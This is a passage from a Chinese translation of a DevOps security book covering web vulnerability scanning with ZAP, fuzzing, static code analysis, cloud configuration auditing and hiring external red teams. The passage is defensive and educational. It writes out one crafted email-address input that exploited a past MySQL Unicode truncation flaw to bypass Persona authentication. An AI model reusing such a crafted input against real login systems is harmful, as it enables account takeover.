


图 12.3 OWASP Zed Attack Proxy (ZAP) 的主界面显示了扫描器如何指向目标 URL，以及爬取应用页面并自动启动攻击。

在 ZAP 完成漏洞扫描之后，它将显示一个需要注意的告警列表。图 12.4 显示了 ZAP 完成对发票应用扫描之后的用户界面。左下角列出了 9 个告警，其详细信息显示在右下角。我们的讨论并不会关注这些告警的细节，但是你完全可以自己运行这些扫描，查看详细的输出。

图 12.4 ZAP 界面显示了发送给发票应用的可疑请求的详细信息。这里左下角的窗口列出了潜在的问题，其中就包括了 CSRF 漏洞（第 3 章介绍过）。

需要注意的是，告警并不等同于漏洞。像 ZAP 这样的工具会尽可能地减少误报，但扫描结果难免会出现相当数量的误报。误报是造成漏洞扫描器难以实现全面自动化的另一个原因。复杂的安全测试离不开人类的智慧。

被动模式扫描

Web 漏洞扫描器还有一个问题：它们对现代 Web 应用的认知存在局限性。爬虫需要了解网站结构才能提高效率，而网站的发展速度往往比安全工具的发展速度要快。在 2005 年前后，在 Ajax 成为 Web 标准时，能够向使用了这种新方法的应用发出 Web 请求的扫描器少之又少。2010 年左右，在当时还算先进的应用采用 WebSocket 协议时，历史又重演了。几年之后，Facebook 又推出了 React Web 框架和虚拟文档对象模型（DOM，Web 页面的内部树结构）。当基于 JSON 的 Rest API 兴起时，这又与 DOM 没多大关系了。当每次重大创新出现时，Web 扫描器的支持总是会慢一拍。在扫描器支持之前，安全工程师找不到合适的测试工具。

有一种方法可以解决这些问题，在被动模式下使用 Web 应用扫描器。这种方法将扫描器作为代理，让来自 Web 浏览器的流量通过扫描器转发给应用，这样扫描器就可以分析流量中的漏洞了。图 12.5 显示了 ZAP 是如何被置于 Firefox 和目标网站

之间来静静地完成流量检查的。在这种操作模式下，扫描器自身不会注入任何流量，所有网站交互的繁重工作都由浏览器完成。安全工程师通过这种方法可以像用户那样正常地浏览 Web 应用，同时记录下交互的过程并分析其中的安全缺陷。这种方法很好地利用了浏览器对 Web 技术的广泛支持，这就是它的优势所在。

注意 如果要拦截 HTTPS 流量就需要将 ZAP 作为受信任的拦截代理。配置步骤在官方文档中有描述（链接 12.3）。

图 12.5 ZAP 可以拦截 Web 浏览器和目标网站之间的流量，进行被动检查，无须直接发起请求。

Web 应用扫描工具的价值在于覆盖了大量难以通过人工进行测试的漏洞。学会使用这些工具中的任何一种都需要花费一些时间，而且这么多选项就已令人眼花缭乱了（光是 ZAP 的功能就能写一本书）。还好，默认的扫描配置通常都还不错，只需要几次点击或几条命令就可以开始工作。要想更上一层楼的话，你还可以好好利用活跃的用户社区，大多数的工具都有这样一个社区，他们接纳初学者，分享技巧并解答有关扫描技术的问题。

花些时间将 Web 应用扫描器集成到安全测试策略之中，这对任何安全团队来说都是有好处的。尽管这些工具永远不会像老练的攻击者那样狡猾，但是它们用起来不难，并且可以发现那些常见缺陷，并覆盖最起码的分析层。

下一节我们将讨论另一类安全性测试工具，它们被称为模糊器（fuzzer）。

12.2.2 模糊测试

对于把安全工程师折磨地合不上眼的事情，在面向互联网开放的软件中，那些隐藏着的漏洞肯定能排在前几名。与上世纪 90 年代末相比，现在在网络守护进程中发现缓冲区溢出的情况肯定要少得多，但是这类问题的影响仍然很大，并且找起来也很困难。

多年来，我一直在研究这些“几乎不可能找到”的漏洞。每次当它们突然地出现时，我能做的就是坦然面对，承认这是我们之前没有发现的又一个隐藏的攻击向量。

这其中就有 2016 年在 Persona 服务中出现的那个问题，它影响了应用 MySQL 数据库对 UTF-8 字符的处理（链接 12.4）。MySQL 默认配置 utf8 只支持 Unicode 字符空间的一个子集。MySQL 服务器需要启用 utf8mb4 字符集，这样才能正确处理整个 4 字节编码的 Unicode 字符集。

Persona 数据库当时使用的是存有问题的默认配置 utf8，一个有趣的问题出现了：如果电子邮件地址含有那些没有被默认配置包含的 Unicode 字符，数据库就会截断这些未知字符值上的字符串。攻击者可以利用这个漏洞提供这样的电子邮件地址：targetuser@example.net \U0001f4a9\n@attackerdomain.example.com，其中 targetuser@example.net 是受害者的电子邮件地址，而 attackerdomain.example.com 则是由攻击者控制的域。MySQL 用中间的 Unicode 字符 \U0001f4a9（“便便”表情符号）将字符串截断，攻击者会被认证成被害者的身份，但却可以使用自己的域。

这有点复杂，不是吗？而且非常致命，因为任何人都可以利用这一点绕过公开的 Persona 服务上的身份验证。更加戏剧化的是，发现这个问题的同事在周五晚上 10:30 报告了此事！值得庆幸的是，开发团队、运维团队和安全团队紧密配合，我们只用了不到 3 小时就写好了修复程序，完成了测试并部署到了线上。

我们能赶在将数百万用户置于险境之前发现这个问题吗？如果我们找对了地方，就一定能找到。Unicode 问题相当常见，经验丰富的红军一定会把它列在检查清单上。这也是一项特别适合用模糊测试工具来自动处理的任务。

模糊测试（fuzzing）是将无效或畸形的输入注入程序接口的过程，目的是在处理上述输入时触发漏洞。在前面的例子中，含有无效 Unicode 字符的电子邮件地址是一个典型的畸形输入，模糊器可以把它注入到 Pesona 应用中。然而，说起来容易做起来难，应用的模糊测试需要做大量的工作，而且通常需要工程师全身心地投入才能产出有价值的结果。

模糊器通常分为三类：

- *黑盒*模糊测试在注入畸形输入时，并不知道应用期望的关于输入逻辑或类型的任何信息。这种类型的 模糊器用起来很简单，因为将它简单指向一个目标就好，但其效果有限。
- *基于语法*的模糊测试要更智能一些，它把重点放在应用期望的特定类型的输入上。例如，图像上传服务很可能接受 JPEG 和 PNG 文件来作为输入，而基于语法的 模糊器可以基于这些格式执行更智能的测试。
- *白盒*模糊测试这种类型更为复杂，因为它要利用应用的结构来执行特定的输入处理代码路径。这种方法通常效果最好，但需要访问应用源代码或使用特别编译的二进制文件。

模糊器的任务是生成数据，将其输入程序，并观察程序的行为。生成输入可能

很复杂，这些输入要尽可能地接近应用所接受的内容，但又有足够的差异来触发漏洞，这需要进行大量定制。模糊器产生输入的技术通常有两种：

- 变异——这种方法需要一个有效的输入并对它进行修改。例如，应用通常接受的有效的 JPEG 图像能够进行转换，来触发应用中的漏洞。
- 生成——这种方法需要输入的语法并生成随机输入，应用可能接受这些输入并继续执行。

这两种方法也可以相互结合，例如，通过从语法生成输入，然后对其进行变异来探索应用的边界。模糊器可以处理本地应用，通常是针对应用的二进制文件，或者通过网络向 Web 应用发送流量。

American fuzzy lop（AFL，链接 12.5）和 Radamsa（链接 12.6）都是基于文件的 模糊器的代表，这些 模糊器会生成变异来对应用的输入进行压力测试。Radamsa 是黑盒 fuzzer，而 AFL 则是白盒 模糊器。AFL 使用一种称为插桩（instrumentation）的技术来了解程序的内部结构，以便能更有效地测试其安全性。应用插桩需要用特定的方式编译，因此 AFL 被称为白盒 模糊器。

Burp Intruder（Burp Suite 的一部分）和 ZAP 都提供了基于网络的模糊器，可以对 Web 应用的输入进行测试。这些工具采用应用接受的流量的模板（一般用这个模板来爬取流量），然后使用随机生成器或基于语法对输入进行变异。

图 12.6 显示了如何使用 ZAP 对发票应用的输入进行模糊处理。该工具可以指向在爬取过程中发现的资源，选择 HTTP 请求中一个特定的组件（这里是发票的 ID），并注入各种格式的随机输入。

即便是使用了自动化工具，但要通过模糊测试发现漏洞还是需要大量的手动工作的。模糊测试的目标越明确，效果就会越好。这就是许多大型软件企业会聘用自己的模糊测试团队的原因。Mozilla、Google 和 Microsoft 都有专门从事这类安全测试的工程师，他们会不断地发现自己产品中的关键漏洞。

毫无疑问，模糊测试对于一个成熟的安全策略是至关重要的，但是你应该注意投入的时间和资源。我建议在深入这个复杂的主题之前，先覆盖其他更简单但同样重要的安全主题。模糊测试很重要，但是需要投入更多的时间和金钱才能做好。

图 12.6 ZAP 支持使用语法和生成的输入对 Web 应用执行模糊测试。

12.2.3 静态代码扫描

另一种检验程序健壮性的方法是在不执行程序的情况下通过分析其源代码，找出已知的问题和漏洞。这种方法被称为*静态代码分析*，并可以在应用生命周期的早期捕获编程错误。

静态代码分析（有时称为 linting）这种技术会读取源代码，并解析程序中的抽象语法树（AST，Abstract Syntax Tree），然后对语法树中每个节点进行检查，找出特定的错误模式。这些模式可以是任何内容，既包括缺少描述函数用途的注释，也包括对 SQL 注入或不安全的加密函数的检查。

大多数现代语言都有自己的静态代码分析工具，这些工具配置很灵活，性能也不错。JavaScript 有 ESLint（链接 12.7），Python 有 Bandit（链接 12.8），Java 和 C/C++ 的工具更多（链接 12.9），而 Go 的 gas（链接 12.10）也在逐步完善中。通过重用开发者社区创建的规则或者继承其他组织的最佳实践，可以快速使用这些工具。

代码清单 12.1 展示了对 Kinto（链接 12.11）运行 Bandit 工具的示例。Kinto 是一个用 Python 编写的文档存储。Bandit 工具指向应用的源代码，会进一步分析其中

的潜在问题。这个过程的背后原理是：Bandit 读取 Kinto 的全部 Python 代码，并使用自带的预先配置的测试来分析每个代码块中的潜在问题。

代码清单 12.1 Kinto 的源代码分析发现了潜在的安全问题

```
$ bandit -r src/github.com/Kinto/kinto
[main] INFO profile include tests: None
[main] INFO profile exclude tests: None
[main] INFO cli include tests: None
[main] INFO cli exclude tests: None
[main] INFO running on Python 2.7.12
155 [0.. 50.. 100.. 150.. ]
Run started:2017-07-04 21:55:56.756019

Test results:
>> Issue: [B404:blacklist] Consider possible security
   implications associated with subprocess module.
   Severity: Low   Confidence: High
   Location: kinto/plugins/admin/release_hook.py:9
8
9 import subprocess
10
11
12 def after_checkout(data):
--------------------------------------------------
>> Issue: [B306:blacklist] Use of insecure and deprecated
   function (mktemp).
   Severity: Medium   Confidence: High
   Location: kinto/tests/test_config.py:16
15          template = "kinto.tpl"
16          dest = tempfile.mktemp()
17          config.render_template(template, dest,
```

对 Kinto 的源代码调用 bandit 扫描。

发现了由于使用 subprocess 包而造成的低风险问题。

发现了使用 mktemp() 函数造成的中等影响的问题。

扫描发现了几百个问题，代码清单没有全部展示出来，只截取了一个低风险的问题和一个中等风险的问题，但是这足以清楚地说明静态代码分析能发现的问题类型：

- 第一个问题是由于 Kinto 使用了 `subprocess` 包，在某些情况下，在运行应用的系统上执行任意命令可能会造成安全风险。
- 第二个问题是由于在 Kinto 的单元测试中使用了 `mktemp` 函数而引起的。如果知道此函数存在安全问题，就应该使用 `mkstemp`。

对所发现的问题的进一步分析可能表明，两者都无关紧要，但是 Bandit 通过对源代码的扫描是无法了解并正确指出这一点的。静态代码分析容易出现误报，因为这些工具在扫描代码时不了解整个应用的生态系统。在将静态代码分析返回的结果划分为漏洞之前，一定要有人对其进行分拣。

使用 Go 的 gas 去扫描发票应用的源代码会得到类似的结果，其中显示了应用可能遇到的三个潜在错误。

代码清单 12.2 Go AST 的“gas”扫描器对发票应用源代码的评估

```
[logging.go:21] - Errors unhandled. (Confidence: HIGH, Severity: LOW)
  > msg, _ := json.Marshal(al)

[logging.go:35] - Errors unhandled. (Confidence: HIGH, Severity: LOW)
  > msg, _ := json.Marshal(al)

[main.go:133] - Errors unhandled. (Confidence: HIGH, Severity: LOW)
  > id, _ := strconv.Atoi(vars["id"])

Summary:
   Files: 5
   Lines: 518
   Nosec: 0
  Issues: 3
```

大多数源代码分析工具都接受配置文件，可以包括或排除特定的测试。JavaScript 的 ESLint 提供了一个复杂的测试配置示例，让整个测试逻辑及特定测试的集成都可以定制。例如，Firefox 非常依赖 ESLint，浏览器中包含的大部分 JavaScript 代码都要使用它来测试和验证（不仅为了安全性，还为了风格和可读性）。这些测试的源代码可以在 Mozilla 的代码库（链接 12.12）中找到，你可以按照文档（链接 12.13）自己运行它们，但是别在忙得不可开交的时候试验，因为这些测试需要几分钟才能完成！

有时，规模不大的应用的静态代码分析可以放在 CI/CD 流水线中运行。你需要根据环境和最佳实践来定制测试逻辑，这是安全人员和开发人员的一次绝佳的合作机会。我发现安全团队在这种方法上的投入能得到很好的回报，原因如下：

- 第一点也是最重要的一点，源代码分析降低了应用中的漏洞风险。
- 定义编码标准并强制执行，这能帮助开发人员编写可重复的、更干净的代码。这使得所有和安全相关的工作，如人工检查，都变得容易得多，而且提高了组织的生产力。
- 与开发人员一起编写源代码分析规则，将有助于在组织中创造积极的互动。这将迫使安全工程师理解并参与到应用的开发中，这有助于打破团队之间的隔阂。

源代码分析的缺点是，需要强大的领域内的知识才能有效地实现。如果不知道如何编码，就无法实现它。在理想情况下，管理测试平台的安全工程师也是可靠的开发人员，他们能够理解并修正工具中的问题。如果做不到这一点，他们就有可能不停地向开发团队发送误报，这很快就会惹恼开发团队。

接下来，我们把重点从应用转移到基础设施上，来结束我们对内部安全测试的讨论。由于我们严重依赖云提供商，但是在基础设施上可能会有一些不同。

12.2.4 审计云基础设施

在云计算和 IaaS 出现之前，基础设施的安全性测试是安全团队最重要的任务。那时，数据中心网络被 NMAP（链接 12.14）、OpenVAS（链接 12.15）和 Nessus（链接 12.16）这样的发现工具或漏洞扫描器平台日复一日地调查。这些工具有助于解决库存和审计问题：数据中心凌乱不堪，对其中运行的内容每个人都没有清晰的和最新的理解。通过持续不断地发现，安全团队常常对网络有最准确的认知，他们据此来确保所有防火墙都得到了正确配置，并且网络中没有活跃的异常系统。

当基础设施迁移到云上时，情况发生了变化。没有谁会在 AWS 中运行 NMAP。其中一个原因是，AWS 出于对网络崩溃的担忧而禁止运行 NMAP。但主要原因是，当网络和系统管理转移到云提供商后，与库存相关的问题完全不存在了。想知道有多少系统属于对互联网开放的安全组，用 AWS API 执行一次查询，并解析其输出就知道了，甚至连一个网络包都不用发送。在云环境中，审计基础设施的安全性更多的是验证其配置，而不是积极地测试这些服务。

在 AWS 中验证的内容示例如下：

- 通过查看安全组配置，验证基础设施中的防火墙规则。
- 通过检查基础镜像（AMI，Amazon Machine Image）的版本，验证系统是最新的。
- 通过审计 IAM 角色，验证基础设施授予运维人员的权限控制。
- 通过查看 RDS 实例配置，验证数据库得到了适当的备份。

如果使用传统的基础设施，所有这些审计步骤都需要对系统配置进行深入地检查。在云上，这些步骤只需要几次 API 调用和 JSON 数据解析即可。这有利于提升安全性，因为它极大地简化了安全团队的工作。事实上，已经有很多工具可以审计云提供商（如 AWS）的配置了。

Trusted Advisor

Trusted Advisor 是 Amazon 提供的审计工具。可以在 AWS 的 Web 控制台中访问，检查指定账户中的所有资源，包括成本、性能、安全性和容错问题。它不是专门针对安全性的，但是它的许多发现对 AWS 基础设施中管理的数据的机密性、完整性和可用性有影响。

一些 Trusted Advisor 的复杂检查需要高级支持计划，所以只有在免费套餐的账户上测试时，才可能会无法访问所有功能。不过，对基础设施安全性的审计来说，即使是免费套餐返回的有限的数据，也是一个不错的开始。

图 12.7 显示了在一个正常的 AWS 账户中，Trusted Advisor 返回的一些信息。每一项未通过的安全性检查都列在结果的顶部，并详细说明了故障和受影响的资源。在这个例子中，可以看到的问题有 CloudFront 中的 TLS 证书、配置不正确的负载平衡器、3 个多月没有刷新的访问密钥，以及向全世界开放的安全组。




图 12.7 AWS Trusted Advisor 检查指定账户中的资源是否存在安全问题和配置错误。

Trusted Advisor 提供了向 AWS 推荐的最佳实践的良好概括，安全团队应该将它作为研究加固基础设施的第一步。

Scout2

Scout2 是 NCC Group 创建的安全审计工具，它可以对 AWS 账户的配置进行详细分析（链接 12.17）。它和 Trusted Advisor 类似，但更加深入，而且它可以通过自定义规则进行配置。

Scout2 是一个 Python 应用，可以使用命令 `pip install awsscout2` 安装。它需要 AWS 账户中的大部分资源的只读权限。还好，它的开发人员维护了一个管理这些权限的 IAM 角色，你可以用它创建一个专用的 AWS 配置（链接 12.18）。配

置在创建之后，使用下面的命令执行审计：

```
Scout2 --profile securingdevops-aws-scout2
```

在这条命令的背后发生的是：Scout2 调用数以千计的 API 来获取账户的配置，并根据一组预先定义的规则对配置进行分析。在结束之后，它将在浏览器中输出一个 Web 页面，其中包含结果的摘要，如图 12.8 所示。红色（图中显示为深灰色）表示潜在的安全问题，黄色（图中显示为浅灰色）表示警告。每个被检查的服务（CloudFormation、CloudTrail、EC2，等等）都有自己的摘要页面，其中 Scout2 执行的每一项测试都展示了结果状态（也是红色、黄色或绿色，绿色在图中显示为中灰色）。




图 12.8 Scout2 创建的报告摘要展示了大量 AWS 服务中的潜在问题。

你可以继续点击每一项测试，看到特定故障的详细信息。例如，图 12.9 展示了一个失败的 EC2 测试的细节，其原因是一个安全组中的 PostgreSQL 端口开放给了互联网。




图 12.9 关于 PostgreSQL 数据库被开放给互联网的 Scout2 报告的详细信息。

与大多数工具一样，Scout2 的报告中有许多误报，因此安全团队应该始终在发出警报之前验证这些发现。尽管会出现误报，但是 Scout2 对 AWS 账户执行的测试数量仍然令人印象深刻。每一个使用 AWS 的安全团队都应该不定期地执行 Scout2，花一些时间修正发现的问题或者把这些问题加入白名单中。

更进一步说，编写自定义测试来寻找某个特定组织中特有的配置是有好处的。Scout2 和来自 Netflix 的 Security Monkey（我们接下来要讨论的）都支持可配置测试。

Security Monkey

Netflix 是第一批将关键的基础设施迁移到云提供商的大公司之一。多年来，它们通过记录运维技术的文档，以及发布自己编写的开源工具，引领着 DevOps 的发展。

Security Monkey 就是这些工具中的一员，它专门用于保障 Netflix 的基础设施安全，最初用在 AWS 上，后来扩展到了 GCP（Google Cloud Platform）。它的操作类似于 Trusted Advisor 和 Scout2，即从基础设施那里获取配置，将它们与一组预先定义的合规性测试进行比较。测试在该平台内自动运行，并在遇到违规时发送告警。该平台还提供了控制测试和查看结果的 Web 界面，如图 12.10 所示。

显然，Security Monkey 是目前讨论过的三个工具中最复杂的一个。Trusted Advisor 和 Scout2 只需要几分钟就可以设置和运行，与它们不同，想有效地使用 Security Monkey 就需要更多的投入。成熟的特性集、对 AWS 和 GCP 的支持及庞大的用户社区，对于那些简单工具不能满足需要而希望拥有完整的合规性检查基础设施的组织来说，它提供了一个很棒的安全测试平台。




图 12.10 Security Monkey 的 Web 界面显示了 AWS 账户中发现的问题（链接 12.19）。

这只是对用于检查云基础设施安全性工具的一次快速检阅。在你读到这几页时，会有更多工具涌现出来。与其关注特定的工具，不如关注测试方法，在云基础设施中，测试方法更注重对配置的验证，而不是向服务器发送网络数据包。

Web 应用漏洞扫描、模糊测试、静态代码分析和云基础设施安全性测试可能会让团队忙很久，但总会有需要外部帮助的时候，如审查特定的组件，或是用新技术更新每个人的知识。在下一节，我们将讨论如何有效地与外部安全公司（即红军）合作。

12.3 红军和外部渗透测试

在 Web 应用表单中注入恶意 HTML，在 SVG 图像中构造逻辑炸弹，或者绕过 Web 应用防火墙，你是否熟悉这些方法？你知道将 SQL 查询注入到 HTTP 标头中的最新技术吗？你是否研究过在云提供商 Y 的产品 X 中发现的最新安全问题？我反正是不清楚的。

蓝军专注于坚守他们的防线，这是一项全职工作。我们需要考虑如何保护组织中每个角落的安全，这需要大量的工作。我们很少有时间深入研究关于精确的攻击向量的具体细节。

而红军正好相反，他们专注于突破组织防线。他们不必担心如何保护整个基础设施；他们唯一的目标是在网络的一个小角落里找到一个可以攻破组织的漏洞。攻入基础设施需要的一套技能和保护它们的技能完全不同，雇用红军来审计组织通常比自己去做得到的结果要好。

在本节，我们将讨论如何雇用外部安全公司并有效地使用它们的服务。

征求建议书

雇用红军的第一步是撰写征求建议书（RFP，Request For Proposal），它将被发送给不同的组织。RFP 的目标是描述要做的工作，并要求这些外部公司将他们的建议连同财务报价及团队的详细信息一起提交。

在 RFP 中，最重要的部分可能是工作范围，这要求内部安全团队投入时间去准确地描述将要进行测试的内容。要求对完整的基础设施及其所有服务进行审计是不切实际的（除非组织非常小）。全面铺开的审计最终会耗费大量的时间和资源，得到的结果却不尽如人意。你需要的是和特定组件安全性有关的，并有针对性的和可执行的数据，将工作限制在一个小范围内可以更好地获得这些数据。

我们在 Mozilla 执行这项工作时，审计聚焦于特定的 Firefox 服务。我们从 Firefox Accounts 服务开始，然后是 Add-ons 网站，等等。对于每一个服务，工作范围都是按如下方式描述的：

- 基础设施的哪些部分会被包括在内。
- 应用源代码存放的位置。
- 范围内的公开服务的地址。
- 超出范围的具体的领域清单。

安全团队与每个服务的工程团队直接合作一起定义范围，确保在将 RFP 发送给外部公司之前，每个人都参与其中。如果没有开发人员和运维人员的帮助，安全团队就无法有效地执行审计，在流程一开始就让他们参与进来，这对于确保审计的成功非常关键。

RFP 还必须包含要测试的服务的背景信息，包括组织关注的主要风险。RFP 中包含的信息越多，安全公司提交的建议就越好。但是你应该排除任何有可能的敏感信息，因为在不需要外部公司保密协议的情况下，RFP 更容易发送到组织之外。

你还需要包括：选择标准（你正在寻找的是哪种审计，是技术上的还是组织上的，等等），你希望每家公司提供的文档（审计人员简介、先前的参考资料或是保险），建议书必须发送的时间表，以及联系信息。一份典型的 RFP 目录如下所示。

背景及项目目标：

1. 工作范围。
2. 选择标准。
3. 需要提交的文档。
4. 时间表。
5. 联系人信息。

RFP 只需要五到六项就可以了。用不着写一本关于公司的小说，因为很可能不会有人看。保持简练，并重点描述想从审计中得到什么。

如果你有法律团队，你也应该让他们参与到 RFP 的执行中来。大多数组织都有预先定义好的语言，并希望在每一份 RFP 中都包含这些语言，以明确文档是非绑定的，并且只有一个可能会产生进一步雇佣关系的需求。如果你不确定如何处理 RFP，请咨询你的律师。

接下来的挑战是寻找有意向的安全公司。在几年前，这还很困难，但现在你可以使用社交媒体来宣传 RFP。图 12.11 是我在启动 Firefox Accounts 审计的 RFP 时发布的推文。推文很快就被传到了感兴趣的各个公司中，在不到一周的时间里，我们就与十几家安全公司取得了联系。

